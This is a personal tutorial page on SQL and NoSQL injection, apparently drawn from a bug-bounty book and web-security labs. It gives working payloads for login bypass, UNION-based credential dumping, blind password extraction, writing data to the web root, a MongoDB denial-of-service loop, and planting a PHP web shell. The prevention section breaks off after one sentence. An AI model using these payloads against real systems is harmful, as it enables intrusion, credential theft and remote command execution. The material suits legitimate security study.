SQL Injection

⋮ 15/08/2022

Aug 14, 2022

21 min read
SQLi Web-Notes

SQL is a programming language used to **query or modify** information stored within a database. A SQL injection is an attack in which the attacker executes **arbitrary SQL commands on an application's database** by supplying **malicious input** inserted into a SQL statement.

This happens when the input used in SQL queries is **incorrectly filtered or escaped** and can lead to authentication **bypass**, sensitive data **leaks**, tampering of the database, and **RCE** in some cases.

References

39 SQLmap - OSCP Offensive Security Certified Professional

TryHackMe SQLMAP

TryHackMe SQL Injection

TryHackMe SQL Injection Lab

SQL Injection

SQL Injection Kontra

SQL injection cheat sheet Web Security Academy

SQL Injection

AllAboutBugBounty/NoSQL Injection.md at master · daffainfo/AllAboutBugBounty

bugbounty-cheatsheet/sqli.md at master · EdOverflow/bugbounty-cheatsheet

HowToHunt/SQLi at master · KathanP19/HowToHunt

GitHub - alexbieber/Bug_Bounty_writeups: BUG BOUNTY WRITEUPS - OWASP TOP 10 🔴🔴🔴🔴✔

PayloadsAllTheThings/SQL Injection at master · swisskyrepo/PayloadsAllTheThings

GitHub - ngalongc/bug-bounty-reference: Inspired by https://github.com/djadmin/awesome-bug-bounty, a list of bug bounty write-up that is categorized by the bug nature

GitHub - vavkamil/awesome-bugbounty-tools: A curated list of various bug bounty tools

SQL Injection - Pastebin.com

https://github.com/codingo/NoSQLMap/

GitHub - Z4nzu/hackingtool: ALL IN ONE Hacking Tool For Hackers

Dashboard

GitHub - riramar/Web-Attack-Cheat-Sheet: Web Attack Cheat Sheet

pentest-guide/SQL-Injection at master · Voorivex/pentest-guide

Rails SQL Injection Examples

https://github.com/Audi-1/sqli-labs

SQL Injection Cheat Sheet Invicti


https://github.com/sqlmapproject/sqlmap

GitHub - 0xL1mb0/Web-CTF-Cheatsheet: Web CTF CheatSheet

AllAboutBugBounty/SQL Injection.md at master · daffainfo/AllAboutBugBounty

Writeups Bug Bounty hackerone

Mechanisms



To understand **SQL injections**, let's start by understanding what SQL is. It's a language to **manage** and **communicate** with databases.

Traditionally, a database contains **tables**, **rows**, **columns**, and **fields**. The rows and columns contain the data, which gets stored in **single fields**.

ID	Username	Password
1	admin	t5dJ12rp$fMDEbSWz
2	vickie	password123
3	jennifer	letmein!

This table contains **three columns**: ID, Username, and Password. It also contains **three rows** of data, each storing the credentials of a different user.

SQL SELECT statements can be used to **retrieve data from the database**. The following query will return the **entire Users table** from the database:

```
SELECT * FROM Users;
```

This query would return **all usernames** in the Users table:

```
SELECT Username FROM Users;
```

Finally, this query would return all users with the username **admin**:

```
SELECT * FROM Users WHERE Username='admin';
```

For more examples: SQL Tutorial (w3schools.com)

Injecting Code into SQL Queries

A **SQL injection attack** occurs when an attacker is able to inject code into the **SQL statements** that the **target** web application

For example, let's say that a website prompts its users for **their username and password**, then inserts these into a **SQL query** to log in the user. The following POST request parameters from the user will be used to **populate a SQL query**:

```
POST /login
Host: example.com
```

```
(POST request body)
username=vickie&password=password123
```

This SQL query will find the **ID of a user** that matches the username and password provided in the POST request. The application will then log in to that **user's account**:

```
SELECT Id FROM Users
WHERE Username='vickie' AND Password='password123';
```

The attacker can inject a special character to SQL to mess with the query like this :

```
POST /login
Host: example.com
(POST request body)
username="admin';-- "&password=password123
```

the generated SQL query would become this:

```
SELECT Id FROM Users
WHERE Username='admin';-- ' AND Password='password123';
```

The query becomes this:

```
SELECT Id FROM Users WHERE Username='admin'; //As the last statement become
a comment.
```

By injecting special characters into the SQL query, the attacker **bypassed authentication** and can log in as the admin without knowing the **correct password**!

.

.

Attackers might also be able to **retrieve data they shouldn't be allowed to access**. Let's say a website allows users to access a list of their emails by providing the server with a **username** and an access **key** to prove their identity:

```
GET /emails?username=vickie&accesskey=ZB6w0YLjzvAVmp6zvr
Host: example.com
```

This GET request might generate a query to the database with the following SQL statement:

```
SELECT Title, Body FROM Emails
WHERE Username='vickie' AND AccessKey='ZB6w0YLjzvAVmp6zvr';
```

In this case, attackers can use the SQL query to **read data from other tables that they should not be able to read**. For instance, imagine they sent the following HTTP request to the server:

```
GET /emails?username=vickie&accesskey="ZB6w0YLjzvAVmp6zvr'
UNION SELECT Username, Password FROM Users;-- "
Host: example.com
```

The server would turn the original SQL query into this one:

```
SELECT Title, Body FROM Emails
WHERE Username='vickie' AND AccessKey='ZB6w0YLjzvAVmp6zvr'
2 UNION 3SELECT Username, Password FROM Users;4-- ;
```

The SQL **UNION 2** operator **combines** the results of two different **SELECT statements**. Therefore, this query combines the results of the first SELECT statement 1, which returns a **user's emails**, and the second SELECT statement 3, which, as described earlier, **returns all usernames and passwords** from the Users table.

.

.

For example, let's say that this is the HTTP POST request used to **update a user's password** on the target website:

```
POST /change_password
Host: example.com
(POST request body)
new_password=password12345
```

The website would form an **UPDATE query** with your **new password** and the **ID** of the currently logged-in user.

```
UPDATE Users
SET Password='password12345'
WHERE Id = 2;
```

In this case, attackers can control the SET clause of the statement, which is used to specify **which rows should be updated in a table**. The attacker can construct a POST request like this one:

```
POST /change_password
Host: example.com
(POST request body)
new_password="password12345';--"
```


This request generates the following SQL query:

```
UPDATE Users
SET Password='password12345';-- WHERE Id = 2;
```

The database would update all rows in the table, and change **all of the passwords in the Users table to password12345**. The attacker can now log in as anyone by using that password.

Using Second-Order SQL Injections [stored SQL injection]

First-order SQL injections happen when **applications use user-submitted input directly in a SQL query**. On the other hand, second-order SQL injections happen when **user input gets stored into a database**, then retrieved and used unsafely in a SQL query. Even if applications **handle input properly when it's submitted by the user, these vulnerabilities can occur if the application mistakenly treats the data as safe** when it's retrieved from the database.



For example, consider a web application that **allows users to create an account by specifying a username and a password**. Let's say that a malicious user submits the following request:

```
POST /signup
Host: example.com
(POST request body)
username="vickie' UNION SELECT Username, Password FROM Users;--
"&password=password123
```

This request submits the username vickie' **UNION** SELECT Username, Password FROM Users;– and the password password123 to the /signup endpoint.

The username **POST request parameter** contains a SQL injection payload that would **SELECT all usernames and passwords and concatenate them to the results of the database query**.

And the string vickie' UNION SELECT Username, Password FROM Users;– is **stored into the application's database as the attacker's username**. Later, the malicious user accesses their email with the following GET request:

```
GET /emails
Host: example.com
```

SQL injection UNION attacks

The `UNION`keyword lets you execute one or more additional `SELECT`queries and append the results to the original query. For example:

```
SELECT a, b FROM table1 UNION SELECT c, d FROM table2
```

For a `UNION` query to work, two key requirements must be met:

- The individual queries must return the **same number of columns**.
- The data types in each column must be compatible between the individual queries.

.

.

Determining the number of columns required in an SQL injection UNION attack

The first method involves injecting a series of `ORDER BY`clauses and incrementing the specified column index until an error occurs.

For example, assuming the injection point is a quoted string within the `WHERE`clause of the original query, you would submit:

```
' ORDER BY 1--
' ORDER BY 2--
' ORDER BY 3--
etc.
```

This series of payloads **modifies the original query to order the results by different columns in the result set**. The column in an `ORDER BY`clause can be specified by its index, so you don't need to know the names of any columns.

the database returns an error, such as:`The ORDER BY position number 3 is out of range of the number of items in the select list.`

The application might actually return the **database error in its HTTP response**, or it might return a **generic error**, or simply return **no results**. Provided you can detect some difference in the **application's response**, you can infer how many columns are being returned from the query.

The second method involves submitting a series of `UNION SELECT`payloads specifying a different number of null values:

```
' UNION SELECT NULL--
' UNION SELECT NULL,NULL--
' UNION SELECT NULL,NULL,NULL-- //using NULL maximizes the chance that the payload will succeed when the column count is correct.
etc.
```

If the number of nulls does not match the number of columns, the database returns an error, such as: `All queries combined using a UNION, INTERSECT or EXCEPT operator must have an equal number of expressions in their target lists.`

Lab: SQL injection UNION attack, determining the number of columns returned by the query Web Security Academy

.

.

Finding columns with a useful data type in an SQL injection UNION attack

Having already determined the number of required columns, you can probe each column to test whether it can hold string data by submitting a series of `UNION SELECT` payloads that place a string value into each column in turn. For example, if the query returns four columns, you would submit:

```
' UNION SELECT 'a',NULL,NULL,NULL--
' UNION SELECT NULL,'a',NULL,NULL--
' UNION SELECT NULL,NULL,'a',NULL--
' UNION SELECT NULL,NULL,NULL,'a'--
```

If the **data type of a column is not compatible with string data**, the injected query will cause a **database error**, such as:

`Conversion failed when converting the varchar value 'a' to data type int.`

If an error does not occur, and the **application's response contains some additional content including the injected string value**, then the relevant column is suitable for **retrieving string data**.

Lab: SQL injection UNION attack, finding a column containing text Web Security Academy

.

.

Using an SQL injection UNION attack to retrieve interesting data

Suppose that:

- The original query returns two columns, both of which can hold string data.
- The injection point is a quoted string within the `WHERE` clause.
- The database contains a table called `users` with the columns `username` and `password`.

In this situation, you can retrieve the contents of the `users` table by submitting the input:

```
' UNION SELECT username, password FROM users--
```

Of course, the crucial information needed to perform this attack is that there is a table called `users` with two columns called `username`and `password` Without this information, you would be left trying to guess the names of tables and columns.

Lab: SQL injection UNION attack, retrieving data from other tables Web Security Academy

.

.

Retrieving multiple values within a single column

You can easily retrieve **multiple values together** within this single column by concatenating the values together, ideally including a suitable separator to let you distinguish the combined values.

For example, on Oracle you could submit the input: `' UNION SELECT username || '~' || password FROM users--`

The results from the query will let you read all of the usernames and passwords, for example:

```
...
administrator~s3cure
wiener~peter
carlos~montoya
...
```

Lab: SQL injection UNION attack, retrieving multiple values in a single column Web Security Academy

---

Examining the database in SQL injection attacks

When exploiting SQL injection vulnerabilities, it is often necessary to **gather some information about the database itself.**

Querying the database type and version

For example, you could use a `UNION` attack with the following input:

```
' UNION SELECT @@version--
```

This might return output like the following, confirming that the database is **Microsoft SQL Server**, and the **version** that is being used:

Microsoft SQL Server 2016 (SP2) (KB4052908) - 13.0.5026.0 (X64) Mar 18 2018 09:11:49 Copyright (c) Microsoft Corporation Standard Edition (64-bit) on Windows Server 2016 Standard 10.0 (Build 14393:) (Hypervisor)

Lab: SQL injection attack, querying the database type and version on Oracle Web Security Academy

Lab: SQL injection attack, querying the database type and version on MySQL and Microsoft Web Security Academy

Listing the contents of the database

You can query `information_schema.tables` to list the tables in the database:

```
SELECT * FROM information_schema.tables
```

This returns output like the following:

```
TABLE_CATALOG  TABLE_SCHEMA  TABLE_NAME  TABLE_TYPE
=====================================================
MyDatabase     dbo           Products    BASE TABLE
MyDatabase     dbo           Users       BASE TABLE
MyDatabase     dbo           Feedback    BASE TABLE
```

You can then query `information_schema.columns` to list the columns in individual tables:

```
SELECT * FROM information_schema.columns WHERE table_name = 'Users'
```

Lab: SQL injection attack, listing the database contents on non-Oracle databases Web Security Academy

Equivalent to information schema on Oracle

You can list tables by querying `all_tables`:

```
SELECT * FROM all_tables
```

And you can list columns by querying `all_tab_columns`:

```
SELECT * FROM all_tab_columns WHERE table_name = 'USERS'
```

Lab: SQL injection attack, listing the database contents on Oracle Web Security Academy

---

Blind SQL injection

###*What is blind SQL injection?

Blind SQL injection arises when an application is vulnerable to **SQL injection**, but its HTTP responses **do not contain the results of the relevant SQL query** or the details of any database errors.

Exploiting Blind SQL injection by triggering conditional responses

Consider an application that uses **tracking cookies to gather analytics about usage**. Requests to the application include a cookie header like this: `Cookie: TrackingId=u5YD3PapBcR4lN3e7Tj4`

When a request containing a `TrackingId`cookie is processed, the application determines whether this is a known user using an SQL query like this:

```
SELECT TrackingId FROM TrackedUsers WHERE TrackingId = 'u5YD3PapBcR4lN3e7Tj4'
```

To see how this works, suppose that two requests are sent containing the following `TrackingId`cookie values in turn:

```
…xyz' AND '1'='1
…xyz' AND '1'='2
```

The first of these values will cause the query to **return results,** because the injected `AND '1'='1`condition is true, and so the “Welcome back” message will be displayed. Whereas the second value will cause the query to **not return any results**, because the injected condition is **false**, and so the “Welcome back” message will not be displayed. This allows us to determine the answer to any single injected condition, and so extract data one bit at a time.

For example, suppose there is a table called `Users` with the columns `Username` and `Password`, and a user called `Administrator`. We can systematically determine the password for this user by sending a series of inputs to test the password one character at a time. To do this, we start with the following input:

```
xyz' AND SUBSTRING((SELECT Password FROM Users WHERE Username =
'Administrator'), 1, 1) > 'm
```

This returns the “Welcome back” message, indicating that the injected condition is true, and so the first character of the password is greater than `m`.

Next, we send the following input:

```
xyz' AND SUBSTRING((SELECT Password FROM Users WHERE Username =
'Administrator'), 1, 1) > 't
```

This does not return the “Welcome back” message, indicating that the injected condition is false, and so the first character of the password is not greater than `t` .Eventually, we send the following input, which returns the “Welcome back” message, thereby confirming that the first character of the password is `s`:

```
xyz' AND SUBSTRING((SELECT Password FROM Users WHERE Username =
'Administrator'), 1, 1) = 's
```

We can continue this process to systematically determine the full password for the `Administrator` user.

Hunting for SQL Injections

Before we dive into each type, a common technique for detecting any SQL injection is to insert **a single quote character (')** into every user input and look for **errors** or other **anomalies**.

Another general way of finding SQL injections is **fuzzing**, which is the practice of submitting specifically **designed SQL injection payloads** to the application and **monitoring the server's response**.

.

.

Step 1: Look for Classic SQL Injections

UNION-based approach: an attacker uses the **UNION operator** to concatenate the results of another query onto the web application's response:

```
SELECT Title, Body FROM Emails
WHERE Username='vickie' AND AccessKey='ZB6w0YLjzvAVmp6zvr'
UNION SELECT Username, Password FROM Users;-- ;
```

For example, we can induce an error by using the `CONVERT()` function in MySQL:

```
SELECT Title, Body FROM Emails
WHERE Username='vickie' AND AccessKey='ZB6w0YLjzvAVmp6zvr'
UNION SELECT 1,
CONVERT((SELECT Password FROM Users WHERE Username="admin"), DATE); --
```

The `CONVERT(VALUE, FORMAT)` function attempts to convert VALUE to the format specified by FORMAT. Therefore, this query will force the database to convert the **admin's password to a date format**, which can sometimes cause the database to throw a descriptive error like this one: `Conversion failed when trying to convert "t5dJ12rp$fMDEbSWz" to data type "date".`

.

.

Step 2: Look for Blind SQL Injections

Blind SQL injections have two subtypes as well: **Boolean** based and **time** based.

Boolean-based SQL injection occurs when attackers **infer the structure of the database** by injecting test conditions into the SQL query that will return either **true** or **false**.

For example, let's say that example.com maintains a separate table to keep track of the premium members on the platform.

The site determines who is premium by using a cookie that **contains the user's ID and matching it against a table of registered premium members**. The GET request containing such a cookie might look like this:

```
GET /
Host: example.com
Cookie: user_id=2
```

The application uses this request to produce the following SQL query: `SELECT * FROM PremiumUsers WHERE Id='2';`

Let's say your account isn't premium. What would happen if you submit **this user ID instead**?

```
2' UNION SELECT Id FROM Users
WHERE Username = 'admin'
and SUBSTR(Password, 1, 1) ='a';--
```

Well, the query would become the following:

```
SELECT * FROM PremiumUsers WHERE Id='2'
UNION SELECT Id FROM Users
WHERE Username = 'admin'
and SUBSTR(Password, 1, 1) = 'a';-- returns the first character of each
user's password
```

Since user 2 isn't a premium member, whether this query returns data will depend on the **second SELECT statement**, which returns data if the admin account's password starts with an a. This means you can **brute-force** the admin's password; if you submit this user ID as a cookie, the web application would display the premium banner if the admin account's password starts with an **a.**

A time-based SQL injection is similar, but instead of **relying on a visual cue in the web application**, the attacker relies on the **response-time difference caused by different SQL injection payloads**.

Let's say premium members don't get a **special banner**, and their user interfaces don't look any different. How do you exploit this SQL injection then?

If the time delay occurs, you'll know the query worked correctly. Try using an **IF statement** in the SQL query: `IF(CONDITION, IF-TRUE, IF-FALSE)`

For example, say you submit the following ID:

```
2' UNION SELECT
IF(SUBSTR(Password, 1, 1) = 'a', SLEEP(10), 0)
```

```
Password FROM Users
WHERE Username = 'admin';
```

The SQL query would become the following:

```
SELECT * FROM PremiumUsers WHERE Id='2'
UNION SELECT
IF(SUBSTR(Password, 1, 1) = 'a', SLEEP(10), 0)
Password FROM Users
WHERE Username = 'admin';
```

This query will instruct the database to **sleep for 10 seconds if the admin's password starts with an a** character. Using this technique, you can slowly figure out the admin's password.

.

.

Step 3: Exfiltrate Information by Using SQL Injections

For example, the following query will cause the database to write the admin's password into `/var/www/html/output.txt`, a file located on the web root of the target web server:

```
SELECT Password FROM Users WHERE Username='admin'
INTO OUTFILE '/var/www/html/output.txt'
```

Then browsering the informations by navigating https://example.com/output.txt

This technique is also a good way to detect **second order SQL injections**, since in second-order SQL injections, there is often a time delay between the malicious input and the SQL query being executed.

Say that when you browse `example.com`, the application adds you to a database table to keep track of currently active users. Accessing a page with a cookie, like this

```
GET /
Host: example.com
Cookie: user_id=2, username=vickie
```

The application uses an **INSERT statement** to add you to the ActiveUsers table. INSERT statements add a row into the specified table with the specified values:

```
INSERT INTO ActiveUsers
VALUES ('2', 'vickie')
```

In this case, an attacker can craft a malicious cookie to inject into the INSERT statement:

```
GET /
Host: example.com
Cookie: 1 user_id="2', (SELECT Password FROM Users
WHERE Username='admin'
INTO OUTFILE '/var/www/html/output.txt'));-- ", username=vickie
```

This cookie 1 will, in turn, cause the INSERT statement to save the admin's password into the output.txt file on the victim server:

```
INSERT INTO ActiveUsers
VALUES ('2', (SELECT Password FROM Users
WHERE Username='admin'
INTO OUTFILE '/var/www/html/output.txt'));-- ', 'vickie');
```

.

.

Step 4: Look for NoSQL Injections

Take MongoDB, for example. In MongoDB syntax, `Users.find()` returns users that meet a certain criteria. For example, the following query returns users with the username vickie and the password password123:

```
Users.find({username: 'vickie', password: 'password123'});
```

If the application uses this functionality to log in users and populates the database query directly with user input, like this:

```
Users.find({username: $username, password: $password});
```

For example, let's say that the attacker submits a username of admin and a password of `{$ne: ""}`. The database query would become as follows:

```
Users.find({username: 'admin', password: {$ne: ""}});
```

In MongoDB, `$ne` selects objects whose value is **not equal to the specified value**. Here, the query would return users whose username is admin and password isn't **equal to an empty string**, which is true unless the admin has a **blank password!**

For example, you can define a `function` within the `$where` operator to find users named vickie:

```
Users.find( { $where: function() {
 return (this.username == 'vickie') } } );
```

For example, the following piece of malicious code will launch a **denial-of-service (DoS)** attack by triggering a never-ending while loop:

```
Users.find( { $where: function() {
 return (this.username == 'vickie'; while(true){};) } } );
```

The process of looking for NoSQL injections is similar to detecting SQL injections. You can insert special characters such as quotes (' "), semicolons (;), and backslashes (), as well as parentheses (()), brackets([]), and braces ({}) into user-input fields and look for errors or other anomalies. You can also automate the hunting process by using the tool NoSQLMap (https://github.com/codingo/NoSQLMap/).

Escalating the Attack

Learn About the Database

First, it's useful to gain information about the **structure** of the **database**.

To start with, you need to determine the database software and its structure.

Some common commands for querying the version type are `@@version` for Microsoft SQL Server and MySQL, `version()` for PostgreSQL, and `v$version` for Oracle.

This query in MySQL will show you the table names of user-defined tables:

```
SELECT Title, Body FROM Emails
WHERE Username='vickie'
UNION SELECT 1, table_name FROM information_schema.tables
```

And this one will show you the column names of the specified table. In this case, the query will list the columns in the Users table:

```
SELECT Title, Body FROM Emails
WHERE Username='vickie'
UNION SELECT 1, column_name FROM information_schema.columns
WHERE table_name = 'Users'
```

For instance, you can determine a database's version with a time-based technique like so:

```
SELECT * FROM PremiumUsers WHERE Id='2'
UNION SELECT IF(SUBSTR(@@version, 1, 1) = '1', SLEEP(10), 0); --
```

.

.

Gain a Web Shell

The following piece of PHP code will take the request parameter named **cmd and execute it as a system command**:

```
<? system($_REQUEST['cmd']); ?>
```

For example, you can write the password of a nonexistent user and the PHP code

```
SELECT Password FROM Users WHERE Username='abc'
UNION SELECT "<? system($_REQUEST['cmd']); ?>"
INTO OUTFILE "/var/www/html/shell.php"
```

Since the password of the nonexistent user will be blank, you are essentially uploading the PHP script to the shell.php file. Then you can simply access your shell.php file and execute any command you wish:

```
http://www.example.com/shell.php?cmd=COMMAND
```

.

.

Automating SQL Injections

Testing for SQL injection manually isn't scalable. I recommend using tools to help you automate the entire process described in this chapter, from SQL injection discovery to exploitation. For example, sqlmap (http://sqlmap.org/) is a tool written in Python that automates the process of detecting and exploiting

SQL injection vulnerabilities. A full tutorial of sqlmap is beyond the scope of this book, but you can find its documentation at https://github.com/sqlmapproject/sqlmap/wiki/.


For example, you can integrate sqlmap into Burp by installing the `SQLiPy Burp plug-in`.

Finding Your First SQL Injection!


1. Map any of the application's endpoints that take in user input.
2. Insert **test payloads** into these locations to discover whether they're vulnerable to SQL injections. If the endpoint isn't vulnerable to classic SQL injections, try inferential techniques instead.
3. Once you've confirmed that the endpoint is vulnerable to SQL injections, use different SQL injection queries to leak information from the database.
4. Escalate the issue. Figure out what data you can leak from the endpoint and whether you can achieve an authentication bypass. Be careful not to execute any actions that would damage the integrity of the target's database, such as deleting user data or modifying the structure of the database.
5. Finally, draft up your first SQL injection report with an example payload that the security team can use to duplicate your results. Because SQL injections are quite technical to exploit most of the time, it's a good idea to spend some time crafting an easy-to-understand proof of concept.

Prevention

When the SQL program arrives at the SQL server, the server **will parse, compile, and optimize it**. Finally, the server will **execute** the program and return the results of the execution.



